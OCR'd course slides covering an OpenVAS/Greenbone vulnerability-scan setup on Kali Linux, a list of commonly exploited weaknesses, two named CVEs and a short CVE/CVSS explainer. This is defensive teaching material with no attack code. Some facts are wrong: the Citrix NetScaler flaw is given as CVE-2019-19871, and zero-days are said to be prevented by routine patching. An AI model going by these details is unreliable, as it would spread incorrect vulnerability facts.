



Figure 6.31 – Security warning

OpenVAS(Greenbone Vulnerability Manager)

Scanning with OpenVAS:

GVM Setup on Kali Linux:

10. Next, set the username to admin and use the password that was generated at the end of the setup process. Then, click Sign In, as shown here:



OpenVAS(Greenbone Vulnerability Manager)

Scanning with OpenVAS:

GVM Setup on Kali Linux:

11. To add a target, click on **Configuration > Targets**.
12. Next, click on the **New Target** icon via the top-left corner of the menu and fill in the details of the New Target form.





Figure 6.33 – Adding a target



OpenVAS(Greenbone Vulnerability Manager)

Scanning with OpenVAS:

GVM Setup on Kali Linux:

13. Next, to perform a vulnerability scan, click on **Scan > Tasks**, as shown here:




Figure 6.35 – Creating a task

14. Next, click on the magic paper icon > **New Task.**




Figure 6.36 – New task

OpenVAS(Greenbone Vulnerability Manager)

Scanning with OpenVAS:

GVM Setup on Kali Linux:

13. Next, fill in the details within the form, set the target, and click Save.

14. Next, to start the task (scan), simply click the play button.

15. Once the scan is complete, click on the scan to view the report.




Figure 6.37 – Task settings

Common Exploited Vulnerabilities

To minimize cybersecurity risks and protect against cyber threats, a Chief Information Security Officer (CISO) must know and reduce the number of cybersecurity vulnerabilities in the company's IT ecosystem.

- **Misconfiguration of Firewalls / OS:**
  - The default configurations are often protected by simple users and passwords such as "admin" or "12345678". So, when a company leaves those configurations untouched, that can become a vulnerability attackers can exploit.
  - Allowing traffic through IoT devices due to firewall misconfiguration can result in an easy entry point for cyberattacks.
- **Old Malware**
  - Once a device is infected, malware can create backdoors for new cyberattacks or become a beacon to gain access to other computers, leveraging the privileges of the infected machine and other common vulnerabilities.
  - This is the key to many ransomware attacks that have affected organizations recently, such as the Conti ransomware. That attack targeted devices previously infected with TrickBot malware to gain access to healthcare organizations' systems amid the COVID-19 pandemic. So old malware that isn't identified and removed can become a doorway that new threat actors are happy to exploit.

Common Exploited Vulnerabilities

- **Lack of Cybersecurity Awareness**
  - the use of weak passwords, the absence of strong authentication measures, and lack of knowledge about phishing and other social engineering attacks directly results from ignorance of the dangers to the organization's overall cybersecurity.
  - So, training employees to be security-aware is always important.
- **Absence of Data Sanitization or Encryption Measures**
  - SQL injections are cyber attacks that take advantage of search bars and other client-side requests to enter malicious code to access, extract, modify or destroy databases and potentially sensitive information.
  - The absence of measures to prevent this attack can allow criminals to steal data or install malicious software with a more general code injection approach.
  - lack of encryption measures can lead to another vulnerability on the client side, allowing cross-site scripting or Man in the Middle (MitM) attacks that can affect the users of a platform or application.
- **Legacy or Unpatched Software**
  - Failing to install software patches, or using the software beyond its intended service life, is a vulnerability with potentially devastating effects.
  - It's easy to prevent these zero-day exploits with routine patching.

Common Exploited Vulnerabilities

- Some software vulnerabilities continue to wreak havoc in organizations, such as:
  - CVE-2006-1547: **Apache Struts ActionForm denial of service**

    This vulnerability was discovered in 2006 and affected companies by allowing denial of service (DoS) attacks in Java web applications that use the Struts framework.


  - CVE-2019-19871: **Active Exploitation of Citrix NetScaler**

    This vulnerability affected Citrix ADC, Citrix Gateway, and NetScaler Gateway users, so criminals can execute malicious code and download malware on affected servers. Fifty-nine percent of cyber attacks in January 2020 directly resulted from this vulnerability.


CVE & CVSS

- CVE stands for Common Vulnerabilities and Exposures.
- CVE is a glossary that classifies vulnerabilities.
- The glossary analyzes vulnerabilities and then uses the Common Vulnerability Scoring System (CVSS) to evaluate the threat level of a vulnerability.
- A CVE score is often used for prioritizing the security of vulnerabilities.

CVE

